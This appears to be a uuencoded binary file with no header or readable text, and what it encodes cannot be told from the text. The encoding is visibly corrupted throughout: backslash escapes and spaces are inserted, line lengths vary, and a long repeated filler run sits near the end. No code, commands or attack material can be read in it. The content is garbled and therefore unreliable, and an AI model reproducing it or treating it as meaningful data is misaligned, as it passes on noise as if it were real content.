MVIAS#46&ZN,M<8F8Z]QQ/C#^-NX8-PU'ANO\'&CR<STYN=F'K.`6=@TS.)F
M6;.26=UL8#8WVYF=S9[F8'.D.<'\T9QE+C-7FQO-K>9N\W?SM'G>O&+,I^9
M\_YE)K916&BN'E<^M'A+M:\*L"E8UJ[;UM=7\*ZFCUL/I8'ZTQUF1KIC7/6FRM
MLS9;NZQ]UA'KC'7)NFG]:SW&!UXFM\ /L#;/G=H1=U%9LTRYN5 [9KVO7MAG9S
MNXO]K3W''F\*/M\*?:<^Q%)G [M;W-WF,?MH\_;I^VK]AW[D?W<\_L\== (Y69V<
M3CY'<'2GF%/\*J>#4<?Q.,Z>UT]'IZWSOC' #&.I.=<^Y2YQ?G5V>SL)\YYIQR
MSCJ7G' O.4^<-/G0QN9O1S>Z&NP7=HJ [EEG3+NU7<FFXCMZ7;P>WJ?NL.=4> [
MD]QI [AQWA;O6C7:WNWO<\$^ [ ? [D7WFGO'?>'ZO'-'\$WMG7X9PJ;AT7"ZN`%>\$
M\$SF=\*XTKK`97E\_-S;;C.7"\_N.^Y [;ASW(S>;6\'MY=9S6 [G?N`/,>X<=X6 [
MS=WGGG\*)`91\6CX3GYW@N=YC;?YDGO5OC;\_#=#8;\EWX\_OP@\_@?^&XON?Q
M2\_B5\_%I^! [^//^J?Y/\_FK/\_\D\_XE\_B'V<^\$#\$(V(;=00)`\$4R@AE!\$J"?6\$
MAD(+H:W06>@G#!%&">.%'X6?A.7"&F&#L%4X\*!P7\_A+^\$:X(#X3G^(#B)&)\*
M,;.84\PO%A)YT1%+B17%+\7:8A.QM=A) [" [V\$8>)8\4IX@QQGKA\*\_%7<(NX4
M]XE\_B&?%R^(-\5\_Q%3 [B,H646LH@Y9\$\*2IPD2Z945JHBU9\*^DAI\*[:2N4F^I
MOS1\$FB!-D^9\*"Z7ETD9IN [17.B0=E\Y+UZ2 [TD/IN9143B6GE [/(.>5 (690-
MV95+R=7DNG (#N:G<6NXA?R</EH?+8^69\@) YF?RS\_\*N\2SX@\_R[\_\*9^5;\KW
MY6?R:WS,9IB22<FAY%4\*\*HIB\*U%\*.:.6\*4E] IK+12VBM=E0'\*#\H89:(R35FJ
M\_(\*Y8XNR"W/'W\I%Y9IR1WFM)%93JF%J1C6\_6EB5!US1Q6UEOJUVDAMH?90
MOU,'8^88J\Y1%ZDKU37J1G6\_>DP] I9 [%O/%0?8\$/^\$VJA3\*S1BFMHE9=JZ-]
MH [73NFJ],6<,T29K, [4%VA)ME;8-, \9A [;AV6KNAW=.>:J\_P\;!I,5\_DTO/I
MA713+Z&7TROK-?0F>FO,%)WU/OI (?8 (^39^-^6\*=OEG?I>\_3C^C\_Z%?U.Y@M
MGND1FHCX&YD=O@#<UPC2BCO%' /:&BT,-H:G6FF&&M,,J8;RXS5QD9CJ[';
M.&F<,2X9US%30#&2F\*F&C,39HDBIHQYHIA9U:QM?F,V-EMBCNAG#C%'F./,
MN>9B<Y6YUMQD'J`YXIQYV7QDOL1'VB:S4EG9K7"KD,59BE7:JF35L.I: ?JN]
MU0WSPP!KJ#7%FF7]9"VU?K:V6WLQ.YRP\_L+L<-]Z9KW&!Z\*FL[/:N>W\=J1M
MV27M\G85S`Y-[39V9 [N'W=<>94^TIV-N6&C\_:F^Q=]O [[:/V>?N: ?==^B)DA
MN1/F9' \*R.7F8>>\$KIY'3TFGG=' \$&.<.=<9@59CC+G37.)F>;\YOS!^:\$R\X-
MYU\_G/R>IF\I-ZV9V(S`C\*\* [I%G>\_.NX?K>)V\KMY?;'C##2'>\_.<Y>X/[OK
M,"<=(^ [ ? [G\_N%?<Q^XKU\?AK+9\$/E\BS`>?<3FX?%PDQW,J5X:KS-7DZG\$-
MN`Y<=ZXO-Y# [ @>:"A=PR [A=N! [ >/. \J=Y/ [F;F\$M?LZ]P5R0GO^<S\,7X`MC
M' HCB\*V`FJ,4WX]OR7?B>\_'>8!2;Q,\_BY")^/;^5\_XT\_P!\_C+] `L\ (A\_P:<0
MT@B9A>Q"7D\$4#\* &X4%JH\*-07&@NMA/9"5^% [801F@"G"3&&%L%:(%K8+>X0\_
MA7.X\_F\\*]W#])Q,\_\$.)6<2"(B>JHB66\$\*N)=<4&8E-<\_] ^\*` \0?Q%'B!'&^
MN%3\!5?\_9O&0>\$+6SPO7A/6?B\*\_%Q%)R7/LYI?SP#8\*D,5=^1ZD'7,,@:1A<
MPQQI\$: [ [U=) .:;]T3/I#B.=QE7\_0OH/KB&#G\$W.\*T? (160'UWQ%> (:>G.Y
MG=Q5 [B7WD\? (DW'-SX-CV"!OD\_? (!W'-!\_U"2B6MD@57?+@B\*:92`FZADO\*U
MTD1IK710NBF#X14F\*#\JLY25RCIEL])#V:N<@E.XJM2 [N,CN4/4U&IZ-:OZ
MA<K#\*=AJ2;6Z6D]MJ#:#4^BM#E2'J:/5B>H"=9FZ&CYABWI8/:F>42^HU]2G
MZALUB99""-R:06T (IJHZ>01:FOUM49:)ZVGUD\_ [7ANN3=/F:HNU%?' (N [0#
MVN\_:G] I9^ (-'VDLXA\*1Z1CV['JX7U(O''936^G5)#IZ" [V]WDW\_5N^OCR5W
M,%)?HF\_4M^M [ ]4/Z<?V2?E.\_KS\_17^FA1CHCJY'3R&? (A@5G4->H;'QC-#7:
M&!V-[L808Q1\P51C-GS!K\868Z>QSSAMG#>N&;>-!\_@ZNIFF)D!OJ"0\*9BZ
MZ9A19@WS\* [ ,17\$%;LX\YR!QNCC\$G3^9R\TUY@9X@B/F'^99\Z)YG7\$SN:T (
MJZ@E6895WOK2J@,\_T-CJ;/6R^EN#K1'6=+B!)=9\*:ZVUVSIH';=.6>>LN\_`"
MK\_#QY\GL3'8..Y\_]A<W9Q>PR`\+5 [;IV2 [N#W=WN#2\PSO [1GFTOL]? :F^P=
M]CXX@1/V9?N6<!\^:K^V4SGIG<^=7\$Y^1W%L)\HIYU0A%#6Z>3T<(8ZHYU)
MSC1GCO.SL] [9ZNR""\_C+N>!<=XX#^\$`4KAIX`&RN9&NZ!JNZY;"^E\_?;>RV
M<-NY?>WOW1'N6'>RNY#6\_XWN-O>H^Z=[SKWDWG"?NUZ@CKG>?5PR+I1+R^7A
M"G(<)W,F5X&KAM7\_&ZX)UX7 [EAO`#>%&<C.X^5C [5W'KL/8?XDYPI [E\_N' ^Y
M] ]QK?#1X")^9S\GGYPMA [2\_.E^6K\#7X>GPKOB/?`RO\_0'X\Y6?P\_\_\$+^C
M^9W\?OX (UOTK\_&W^ (?^,?\,'5WU5<(120GFAJM!`:"ZTPYK?4\_A!&"-,%J8+
M<X5?L.)O\$W8+!X2\_A80"#>&N\SA(C/4^K9A)S"X6%B71%(N)I<5:XM=8 [UN\*
M [<7OQ,'B2'\$<UOM%XDIOG;A)W"X>\$T^)\_V"UORE^P,?9AR`II)/R2E] (O\*1 (
MEE01.:&>Y)>:TDH\_4!HJC9)F (B4LDWZ6?I7V2 (>ED])?6.GO24^1\$A+)R;' \*
MY (+8)T7Y!)R.;FJ7%/^"FM\] [DG,L (@>8 (\39XK+Y27RYMIC3\J\_R%?E>\_ (
MC^3G\G^REP^R\*WF4"\$537\*6T4D'Y4FFHM,#ZW@7Y8)@R5IFBS%#F (1ML5+8C
M'1Q4SBB7E)O\*O\IC) (-0-9V:6<VA%#EU5\*+JV74VI0,6JD=U' [J\$'64.E [ ]
M45VLKE)\_5:/5?>KOZFGUO'I%O:6^5!,B%7RFI=?"M4\*:H\*F:K572:B'3--":
M (1/TT09I/VBCM5G:3]IR [1=MO;97.Z+]H?V-3'!>Z;]IR764^A9]=QZ!!\*!
MJ) ?4R^M?ZK7T^GH;O;/>2\_\.>6"B/EV?IR\_25S!IX)I^5W^LO\#1\$6%&)B,'
MLD!!0S>\* &66,BD8UHQ&20`>CJ\_&M,=P89\_QHS#3F&VN0`W88>XQ#QEGCLG'+
MN<\,9\*:J9`#LI@YS:\*F8MIF">2`.J;?;&:V-CN:<\_VAYFBD@\*GF\$O-G< [VY
MV=QI' C?\_,B^85\W;YBM\9'D\*\* [65@1\*`:&F68U6V:EKUK896<ZN [U=?ZWAJ&
M!##;6FBML%9;&^#<CUI\_PO]?M!Y8SW<11 ([);Q\_'KN@7<26 ["B [ @EW-KFU\_
M; ;<E [ ]\_/`FQ/LF?8\^W%]DI [J\_V;?<C^W3YE7 [ ?\_M9\_8+W%80AHG,WQ\_N/.%
M8SC%G;.)>:ZT]AI!=?S>D-US\_>F>K,<A8X:YUH9Z>SUSGLG'.N.+>=^W#]

MR=S/W`QN5C>7R[FJZ\#SEW/KN@W<YFX;MY, [P/W!'>-.A.-?ZO[B;G"WN+L8  
MO\_:]56-N=X3<RFY,"XCEY\KS\$EP^RY7A:O%?<TUXEIP/>#U!W/#N;'<'&X1  
MMY);PVWD]L/IG^+.<I>XAQS.;^3\J%\CXOG'Y17N9+\17YZGP=. /UV?%>^  
M-]^?' )/YF?R"^\#S5'\_;^#W\8?XX?YJ\_P=\_CG\_\*O<(Q`6B&+D\$O()Q0BCU].  
MJ"S4\$)H(K85.0G>ACS!2F"!, \$V;#XZ\3-@N[A'W"\$?C[J\ (=./QG0HB86LPH  
M?B[FAKO71%>, \$LN+]<2&8@NQK=A9' \$CN?I (X75PFKA8WBEO%W>))\8QX2;PN  
MWA7?B\$FD4"F-E\$DJ(!6!LS=0&:@JU9: ^D1I++5\$5Z`=?/T(:!U^\_6%HEK94V  
MH2;PNW1:.B==EAY)+W' T03+X^NQ4\$^!D12XM5Y)KP-7[Y?9R-[F//'\$>\*D^1  
M9\D\_R4OAZ;?+>U\$/."'\_Q3CZ=\$I65`/R\*Y&H!I14RL//UU2:\*FV4SDH/I:\R  
M"FY^NC('U8! ?X>9W\*\_N5H\IYN/F[J'4\5Y+#S6=2LZEY5`%NOIA:"I6`K^#F  
M6ZKMU"Y,'6`YW/PF=9OZF\_H'W/QE5`'^5?)3DVJIM+1:9BT";E[13\*VX]B7<  
MO%]KHK72>L'-#]5&:N.U>7#S/VOKM&CM(-S\7]H\_VA7M,=Q\ (CT\$%8`<</.1  
M.J^K>AFX^9K(\_PWT#G#S??6!^@\_ZCW#S"\_5E^B\_Z#KCYH\_I)\_6\*\_L\_U-WIB  
M(SW<?!ZC@%'8L.'F\*QA5D?V;P<UW,7H:WQFCX>9G(/DO,M;#S?)F'#".&1?@  
MYO\U'ADOC!1P\YG-[&9>4Z347]JL:-:'FV]EMC[FM\_#S8\WIY@SS15P\]'F  
M=G./^:=Y#HG\_IGG/),'-?V:EL[]8!2T.>=^R2EC5X.8;6\$VMUM:-W</,\_6\*.L  
M"=9\N/E?K%^\1]P\_!S?];MG;>N6D\_@YA,C[:>V<\+-%[8%6[/+PLW7LK]"UN\  
M-\_ ^=/<@>QB3]G7#SQ^P\_#[/V;;CY%\CY29P,</-YG0BGB./`S5=TOG1J.\WA  
MYKLZ09Q^SABX^9G./&>QLP%N?H]ST/G=N>C<0,9\_+[QT4L+-9W%S(.+</,E  
MW#)N)?=KN/G62/C=W,%P/Q/<' ]U9[DJX^<WN#G>O>PIN\_JI[R[WOK>\-Z'JG  
M?)^:2\]EY;Z`G]<XFRO)58>?;\@U0[[O#3\C!O-342V7\ :M1KK?PAV&GS\_#  
M7>"N<4\_AYY/P\*?@P/A?!\?!%>Y'6^^"7[^JBY=8\*?[\=\_SP\_GI\'/+^97\&OX  
M7?#SO\_-\_\F?Y.\_#S+W%L4%(A(\_Q\N%!0\*"JX0FED^FI"'63Z]D(WX5NAOS`6  
M?GZ6,%]8(FR\$G]\K'\$\*FOP0\_?U]X(KP20N'GLR+1YQ-E^/F28EFQLO@-\_'P;  
ML2/R\_!#X^8GB5`\$VD^9/P\]?\$V^+#\2\$/-AR/\*?2X7@YW7)D:\*D&O#SC:3F  
MJ`3V@9\>+HV1)DD\_P<^O01UPJW0\$?OZL=%Z+CV3\_D..3XDJ8&[X^:\*R)!M,  
M#;`S'\_Q\_I/@1G3X^26H`\*Z5=\\//Y=/R>?DN\_#SKW!03C)\*\F4+Q1.\*08\_  
M7UFIKM156L+/=U=Z(\&/@Y^?K2Q`@M\\$/[ ]/.8P\$?QE^\_H'R%`D^%?S\YVHN  
M)'@%?CY\*+8<\$[X?];ZMV0H(?`C\\_29VFSJ&ZWU9U%Q+\7\_#SU]4[2/"X.?3  
M: !F1X"/AYPW-18\*O"3\_?6N!!-!7?GZ\$-A8)?B'\\_%IM(Q+\4?CY<]HE)/CG  
M5/\$+18+/'S\_/Z3(2?'7X^;KZ-TCP7>#G!^A#D.!GP,\OU5<AP?&\&W]" /XT\$  
M\_R\_\&L<#1-B9(:?SV\40H(O#C]?Q:B!!-!\*\?KZ'T0<)?CS\\_!SC)R3X:/CY  
M<81)/@K\,/C6=(\)!SV<S<R/!J\_#SI<SR9E6FRO<#\_/QD<SH2\_"\_P\]O,  
MW4CP?\/WS#O(L\$GAI)/:V5"@B\,/V]:Q9#@:\'/-[:(L%\_!S\\_TAJ'!+\(  
M?GZ=M0D)\_AC\\_#\_6923X%\_#S(78J)/B\//.\K2#!5X2?KV?[D>]"[PL\M(<B  
MP<^\$GU]F\_VS\_2I6]D\_9?2/#WX.??X#`4Y\$X6^/D"3B02?'GX^:I.323XUO#S  
M/9V^2/'3X.`G.@N1X#?#SQ]PCB+!7X6??^0\1X)/336]/\$CP&OQ\;:<"\$GQ#  
M^/GV;A<D^&'P/U/<&4CPJ^'GM[N\_(<&?@9^\_Z?Z+!.\_K\$'.)]X&;3\E1H(O  
M`C=O<<61X&O#S3?E6B'!]X.;'\6-1X)?##?\_\*Q>-!/\[W/QY[OH2\_\$NX^>3\  
M9TCPX7#S`J\BP5>"F\_!^\*;'\W8^IXL^#FE\_.\_(, 'OA9O\_@\_\;?"X^W/Q\_?&(A  
MA9`5;CY"\* (P\$7Q)N\_DNA%A)\&[CY7L)W2/'3X>;G"8N0X+?'S1\4CB'!7X.;  
M?RR\0((/@YO/(>9%@M?AYLN(%9'@&\'-=Q"[L\$/AYO\_49R)!+\&;GZ'N\$<\  
M1+6[6^()]/BD</II2Q(\\$7AYFVI!!)\`<F/NG]K)/C^</CI0E(\\$O@YM=+  
MFY'@C\/-7Y"N(L\_@IM/(:=&@L]'53L-";XRW'Q]N:'<G"K^W\O#D.!GP\VO  
MD%<CP>^#F\_]3/H,\$\_P!NWJ<D45\*BVI\'];HB2/!1</5E-I(\&WAYK]5^B'!  
M3X\*;GZ\L1H+?2K7^WY'@K\/-/U%>(L&G@9O/J88CP1MP\752DCPC=56J/-W  
M0X(?`3<\_59V%!+\6;GZGNA<)\_AS<\_&WU/A)\,KCY#%I6)'@.;M[12B+!UX6;  
M;ZU08(?`#<\_1IN(!+\4;GZ#M@4)\_@3<\_57M&A+\ :[CYE'J8GI&I[U>]F\_] :  
M;X0\$WP-N?K`''`E^#MS2GT-\$OQ^N/E3^EDD^ (=P\PF,I\$:HD0UN\_@NC\*!)\  
M\*];CYZD8=)/AV1E=4]OLCP4^&FU]@+&\$&"WP8W?}@XC@1\_V[^\*>KZ"<VT</.Y  
MS'Q(\;)<?#FS,A)\\$[CY3F9W]'BOIC\_-G(T\$OPYN?I>Y#PG^'[CY.^8#)/@0  
MN/F,UN=(\#S<O&M%(<'7@YMO8;5%@A\(-S\_6FH0\$OPQN?J.U%0G^)%7SKR/!  
MO[&2V\*%V&B3X`G#SLFT@P5>%F\_&;HP\$WQ-N?H@]'@E^+MS\\*GLM\$OP!N/G3  
M]CDD^\$=P\PF=9\$XJ)SO<?"&'0X(O#3=?PZF+!->);KZ/,P')?@K<\_\$.4B3X  
M[7#S1YP32/'WX>:?.: ^1X-!/!S>=V\N13`6\_\*=Q\9[<' \$OPHN/GI[APD^`\_A  
MYG>[AY'@S\/-WW4?>@F^7\SUGAQN/A.7#?E=@)LOQI5`?O\*\\*;KXEUP[Y?1#<  
M\_#AN,O+<[KCY3=PVY/<\_X.8O<S>0W\_\_CDO\*I^+3([Q%P\PiO(K)\_"]3?OYYL@  
MO\_>"FQ\_\*C^3'4]7^9WX=\OM!N/F\_`^'0WQ\_#S2<20E"USP\$W'RGPR.]EX.9K  
M"O60WSO`S?<5!B\*\_P@WOU!8AOR^`V[^J'`2^?T6U>O? (+^GAYO/(Q9`?K?A  
MYBN(59'F'\'-=Q[(K^/AIN?(<Y%?E\/\_-^;>`#Y\_0+<\_+B(^3W%'#SF:7L  
MR.`\BW'QQJ33R>VWX^592>^3W[VF7;PKR^PJX^6AI.\_+[GW#S5Z2;R.\^N/G/  
MY'3([P5E#CM@EER`J`=\_\*\_P\_\\_MXHY/?Y</\_R+&BOQ^"F\_];/H\_\\_@1N/K&2  
M'/M[.>'F"RL"\GM9N/E:V-UJ'2\$F\_]`.&83\A5N?I&R'/E)]S\,>4/Y0RS  
MLY<!;CZO&H'\[L#-5\2^7FVU.=Q\5[47\OL8N/F9ZCSD]PUP\WO4@CO%`^F  
M[ZF/D=]3PLUGT7(@OTMP\R6T,LCO7\/-M]8Z(+\AIN?H/V(\_+X2;GZSM@/Y  
M\_13<\_%7M%O)[`KCYU'IZY/<OX.8UW=9+TFY>0[T9\GMON/EA^FCD]P5P\ZOU  
M]<COA^`FS^@7D-^?PLTG,5(@O^>"FR]BB,COY>#F:QOUD=\[P<WW,[Y' ?I]&  
M^W@KD-]WP<W\_;OR)\_`X';OXE#HU,:F:\$FP\W"R\*\_NW#SE<QJR.\MX.: [F=\B  
MOX%`FY]ESD=^WP@WO<\A/Q^"6[^OOD\$^3T4;CZKE1/Y78.;+VF517[\_!FZ^  
MC=41^7T(W/Q\$:RKR^RJK^2W63N3WTW#SUZS;U@-F[ZX0W+QN.\CO->#F&]G-

MD=\_ [P, T/M\<@O\_\\$- [\_&WH#\?@1N\_JQ] \$?G] &=Q\4B<E\GMNN/FBCH3\7AYN
MOH[S-?) [9[CY\_LY@Y/?I</-+G) 7 ([ [OAYH\ [IY#? [\+-O\ (QB<G<3' #S^=PO
MD-^+P<U7=JLCOWO [=W=WLCOX^#F9 [L+D-WP<WO<P\COU^&FW\_@/O7R^YB8
MZST50/SG7" [D=P5>/HHKA\_SNAY=ORW5" ?A\\*+S^) FX; \\_C/MU.U" ?O\+7OXZ
M=P?Y/1&\? !H^ ( ) ] +R\ P; O ([S7AY1OS+9#?^ \++C^# (K\OA)=?RV) \$?C\ \*
M+W^ .OX3\\_AQ>/ID0BOR>!UZ>\$V3D] PKP\G6%; Y#?N\#+#Q" & (+\_/@)=? \*JQ"
M?O\ -7OZ\$<!KY\_5] X^=<X0#" \$V9TK#B] ?1:R!\_ -X\*7KZ' V' ?Y?3R\\_!SQ) ^3W
M: 'CY\_> (1Y/<K\ / (Q6? ([Y!RV>3<B. \_J\_#RI:3RR. \-X.7; 29V1WW^ 'EY\L
M39?F, GOZ? \ / +WY#N (K\GAI=/ \*V=" ?B\, +V\_ \*Q9#?: \ ' + -Y%; RNUI1VZD/ \ [Y
M?1&\\_#IY\$\_ + [, 7CY?^3+R. \OX. 5#E%3 ([WGAY7E%07ZO" ] ?3\_ \$COW>%EQ^H
M#\$5^GPDOOTS Y&?E] # [S\2>4OY/=[ \ / ) O<&1>>MK' +Z! & (K^7@) >OJM9\$?F\ -
M+] ] 3 [8O\ / @>?JZZ\$/E] , [S\ ' ?4H\OM5>/E' ZG/D] ] 3P\MFU/, CO&KQ\ : : T"
M\GM#VL' O@OP^#%Y^BC8#^7TUO/QV [3?D] S/P\C>U?Y' ?D\# +I] , S ([\7@9>W
M] . + ([ [7AY9OJK9#?^ \ ' +C] + ' ([\OAI?\_58] &?O\ =7OZ\ @?7Y\_26\ ?' +C, ^3W
M<' AYP5" 1WRO!RW] E-\$! + [P8O/\CX ' ?E] %KS\<N, 78SVS:W\ ?7OX\_ ([ &9PLP\*
M+Q] A%D9^+PDO\_Z59"\_F] #; Q\ +\_ , [Y/>) \ / +SS\$7 ([UO@Y0^: QY#?K\ ' +/S9?
M (+^' P<OGL/ (BO^OP\F6LBLCO C>#E.UA=D=^' P\O\_ : , U\$?E\# + [ \_#VH/\ ?A9>
M\_I9U#\_D] \*; Q\>CN+G9-VZFV [!/ ) [ ' 7CY9G9KY/?^ \ / \*C [0G ([TO@Y=?; FY' ?
MC\ / +7 [ "O (K^\_@I=/X: 1&?L' +R\Z&O) [97CY^DY#Y/?NM\$<\_# /E] -KS\ "F<U
M\OL^>/D\_G3/ ([P\_@Y7UN\$C>E^SF\ ?\$&W"/) [%+Q\ -; <V\GM; MPMVY\_LAOT^"
MEY\_O+D9^WPHO?\C] ' ?G] .KS\\$\_>EE] ] G^WSAE-\_3P, WGY, \*1WPVX^; +8G: \_ .
M-8: ; [\AU0WX? '3<\_E9N%\_+X6; GXGMY< [S. S, ) X. ; S\!G17 [GX. 8=OB3R>UVX
M^>9\&^3W '7#S8\_B] R. ] +X>8W\%N0WT\_ 'S5\_DKR&\_OX: ; 3RF\$ (; \_GAYN7!!WY
MOOK<\_ -=" (^3W' G#S@X7AR. ] SX. 97"FN0W\_?#S9\2SB\*\_ /X2; 3R 'F%4/%; ' #S
M7XA^19EVXZN+=9#?V\ -] Q; [ ( [ ] /AIM? ("Y! ?M\&-W] 8/ ([\?@-N\_BGVXA-\*
M: >' F<TG YD-] -N/ER4F7D] R9P\YVD [LCO (VD??C; R^S JX^5W2/ND ( ] ?#<D1X@
MOX? 'S6>4/T=^YV4->\_!1R. \_UX. 9; R&WESNC?&88=^\$G ([\O@YC? \*6Y' ?3\ +
M7Y\*O ([^\_D9, HH4H: Y/<"U+UC (+) 7A9O\_1FF, \_-X3; GZ ( , @+Y?2 [<\_"IE+?+ [
M'; CYT\HYY/= ' </ , ) U61J\* C4 [W' PAE4-^+PTW7T.MB\_S>' FZ^CSH '^7T\*W/Q/
MZE+D] ^UP\T?4\$ \CO-^' FGZ%K) Y&6#FX^MY8?^=V"FR^O54%^; PHWWUGKH?5E
M.G9^A9O?K>U' ?C\ / -W] 7>XC\GAQN/I. >#?E=@) LOII=" ?O\* ; KZEWE [Y?1#<
M\_#A] , O+ [ <KCY3?HVY/<\_X. 8OZS>0W\_\_3DQJIC+3 ([Q%P\ V70G] />&&K, P] 4=
MC9Q^' 5?U\* R, =UN] (U. \*JH0; 7P1R' .OMUK, P) X, 0=9. WVJ\*%/LY: @GK815^1!
MK+] 9 [ ?Q8<56 [-\*IGM>U6=GM<PO@J#>A/GX, U; ++V/U. @#UO&7M@I9SQ6\$%W
M4!WL '8Z638LK2\$#MJQH Z6SK1&CD7U>T=N%8N>M? (\*A\_.N/9JVOB?; 3' LXW 'K
MEI 'X/=9) 7X. \$OC#P48' #BE-#] /D2T6/1J) ?Y<B6BQ [ ; RYPVKO?<F, >BN&><
M[V@BGP6N88PQ#AHA9A1Z!Z\*1. "3, /<N0' \+M!O9TU/; 3 (^./@+ = / [! ; #\*K [ >
M?>1] G\_. ) L%SCVZ' "M@A: . ZQ?6V"FXLL\*PFST456V?: &' %6X/W>: 340IJ/' : 5L
MJ"Q-0\* ( , 5<K" . VY37BD: ZKJKD. \BX.MF8S [ /C' Z\* , =A) "3&BX+\*B, ; M\* > / 67
MX; 4/1SUS. JH8Z>VJR" M [ [ <1. , >PEK\$=-@4. 66 '0/X; L7\ \_ODXNIS4 [! [%X: J
M\_5!<ZS [! PG6\! GOGD: BAST?E+) M4! U?542E4+HO] JVVH8VG (KZO@6R/4) NIL
M [! EGQD [1&\*PP (7H45H] H] &M (V+=9AO=&N-D ' <\_DI, [U5%; NF>U\$] +8: : R7ID
M) <YIXRQ"GT (N [\$] . @: O! 7XQ^GS" N (AS++APO; F&O< 'WV" " \*%O ' /YX5LF" <F
MB\$?%4&3X05C-7TF: W\$5>) =^6 ([ 'G/AM. . C.NJ# ' PQ2%: %' : HH [ \$O) >D=X%FO
MZ^%8G: 8; IXSTJ!N-@ (-, C) 6CM [7>>F1QZ, -8A/=; +LSC4Y#%PMR\* [E#LDWB-
M4! -\^\$\*] I '=RTCTN\$HYH/G^>SX9: Y02DEE" \ =P: ) VS 'K: >@A7 (6\*002\ PVS,
M&) G1U3<&>W, A: A1\>S2N7PDN?!FZY\ ) 1 (9^ . I) P>#GD\$5L; \$Z\$7I; ; Y' E8J#
M7UV\$=2H7^L: F8\$<X#] 7AH: @' ^9 ' #> [AKW' O>>RA7S&L4B7V9^: C/9\$, NFP ' \_
M%BJ408) VU' ; U9"25L\$=16! . G (T^A, S8CQB#\*F2 (\$H49\*EIYIDC8"UR&FF 'X
M: @? 3D0' 2ZU7U\$=A\_3VP40S) ?#T? . 825>A-Z77-@#FX+: =YA=\$>OB+ASK; F\$'
M:@TJT9&H/\U' [O1Q, ; ] /-JX. -P\$] ' Z% \ 652#MB\$%: D (7^+W; 0@3V76=COR6S
M5^-> [ " !FX"AT/41C] T-"S7, 9: AWA: @-U.OJ, TJ. \_8 '1226+, 3KV1, 1 [I' ' ; [
M%V&/+Y=9' \_ [ \_A! F&E7XHNN] \J, ' U@! N\_9T<Z+= ' / = ] ) AIZ6"4C"OF (Q? [-0
MK (B#D&M?<1HZ3%9A7SE" : (+, >4; (C\*M] C' A0#) &BL+L3C35! 0O?F, LSPX4H#
M93JJ+^GAPT9@] DVL%4-7TWIT, W# (0 (LP^9" HIEBG##" L-LP%4' ' ) ) &#VL-
M?\$6DW0+ [ >^?M; /#^\$ [ #FA [ IEW4' 877\_E\_<VJQKQ&I+W\*JS '\$<C1L\_DS?&; L
M<8U! K2L\$&; >?& 'TW\*TD=I&6H, X<C<4Z' TTRO5, 6\*LA=] 6\50 [5D/W\ =AME^D
M7=9R85] U" NJK849%S, 2 [D\* 'LLX>Y!KL; D: ARS\$>ZR6; 7@8\YBJ [ "LJ@P; D/6
MT. 'Q5KFW75^#F- \G 'GOYLU' 3SXQ: WAAD^! 'A" OUTT=A1DU! 96X9\$' 0XG/1T]
ML. GEJJAJ [T6^+09?NQZK&8<. DD782<J% ^O\$4U (W" T/TY%#U; /O1J] \$#"NV=\$
M (KW-1Y=E-G1. 3, !^: . A=%EEJ&SR4AJZE5=B] C, "NQ6S4\*GT=8GZ?S. @O' , , =
MY\$+X\* . P@1\*-R\* 'D=4" . X+H2C6V<Z] NC3P] N/O&==8CCUWO] Z [ ] ASV"E; A/4U
MEUI?G8+5, @P2] : 4-1R?+! T\_ ; ' 2G9/CT2' V' QTAF1#GIQ@' D56+&L-LK: A3T/#
M [NPJN+H (IXDS&QXMLUL#>Z4' 44. ) >0^%<%&HC\$9CUI?X#OPR=" . %HX8Q' 5XF
M/2H2 (\2] Z 'TJAHZ ' ] 4@2G-Q&7H1<D 'O=>%-0L0] #=#A\ \*S^ [ #2MU#6X, .N\$C4
MS>; #06=#%6R" <=0 (-<NB#V4; UDC-ZF\*M0A: -L) O8L [ 'R94: ] : 'QR8@C\83] T
M9#WSWD-C8EXC" =7: 9<AMX7!KT\_E3?' JA\*KJ? ] J) F4@S>: 3TJ ( ) S41EJ\$W<E<
MJ%) . 074B#\*ED\*/H ' ?>@' Z\* &N0: T@ \$AEA/ IQ! -G3C3, "N7\*A1%HY] & ] 9PS>QB
MKL\* . >' 0JX [-1\$<MLUT#V/6B' . %' 8EXI&?4I" +ET&/^J; ' ?/ [A\*, #; #IV@M/S
M59\$2] \ ( ; %A-Z" ^O1A<%A-V81JK" YI/JHMYR0PM#Y-!3] #C [DI! [ \*F2@2' 0=

MSD?W03;L.DZ`5PG5R\\*' ;\$/OCX8]P%6H\_\$>835#C.V-F1K?=&+B&\$#L\*];=H
MY&[]Z>`L0\]+.`:ZI\,A^U8E]E6EM;TJO.]>])L5P[[S>NPV<4(;.-'+0BZQ
MOC@%G5UAJ`<-A2\_TH;K30UZ#/JM(=??,1RK+IM91)R!CA6(MB^`KC^`KC^`K
MC^`KC^`KC^`KC^`KC^`KC^`KC^`KC^`KC^`KC^`KC^`KC^`KC^`KC^`KC^`K
MC^`KC^`KC^`KC^`K\_[^@KSS^Z\_^SKP2X^7P%PYO72N(+`37![6B:8FT2,%P!
M\_V^)`5\`MWYO>1##,QD^Q`"2!\$SNP?!XAB\SG#IAD!V&6S`\EN&E#/\_&\#6&
M<R5BOB?#WS`\D.`)\*#]G^`AX`/[\_54@BWRW2KY#^AO@J<;K\$0>88+D-\D[@N
M\5WB-L3WB`<S/(WX/O\$\*X@?\$.XD?SE@?D3\FN%T23Q^3)R?88/X"7%MAML2
M/R4>1OR,>`#6XB?Q\_R]&'Y)\_((X55\*/7\:\Y@Q;#%<#>Z]AV@2<KRUQS-</
M#"]@^.`9;#DOA`\5-YGV?DZ2KQ\*42!-['<W' [WW]%)>FZEF/<`<67BCL158MX/
MQ%6)S`\,\_&7Q+L9OD!<C?@)P^E#/\*Y.`,%P\*>(:,7\+XEK\$71@>1ER?>`YQ
M2^\*UQ\*V(CS-\G>%7#\*=-'N0(AFWBUL2-&[!&B&%Q"W(=[.\\$F&KS/\FN&T
M\*8\*<G[@M<7F&\_0QW]>X1\]X@[ADSSQ#W)E[-!&&KQ#W(7[!<.J40<['L,IP
M)>^\*^,7\+XK\$Q<P[Q.`.+EQ!-BKD?BJ<07&7Y!/"WFN@CU>#IQ'.N(9Q!KQ0N(J
MQ(N(FQ,O(QY\*O)QX"?&\*F)\_+%\GBE<3WB#<0)TT5Y!S\$FX@%XFCBL2;B>N#
M!WCO:ZS-/4D72!\_)%\QB\*>9]R/'`8H7X',./B57B%)\%.3>Q1BPS7)&X(7\$C
MAGL2-R(>P\_!BXL;\$VQ@^3=R\$^#[#\*5-[W)0X+\,V<3/B&@QW(6X>\SJ`')?.
M/(9W\$+>.`^;D,/P?'OO\_#@AP)#KS/BS/L)VY'W)GA'XC;\$\]B>'MQ!^(3#-\F
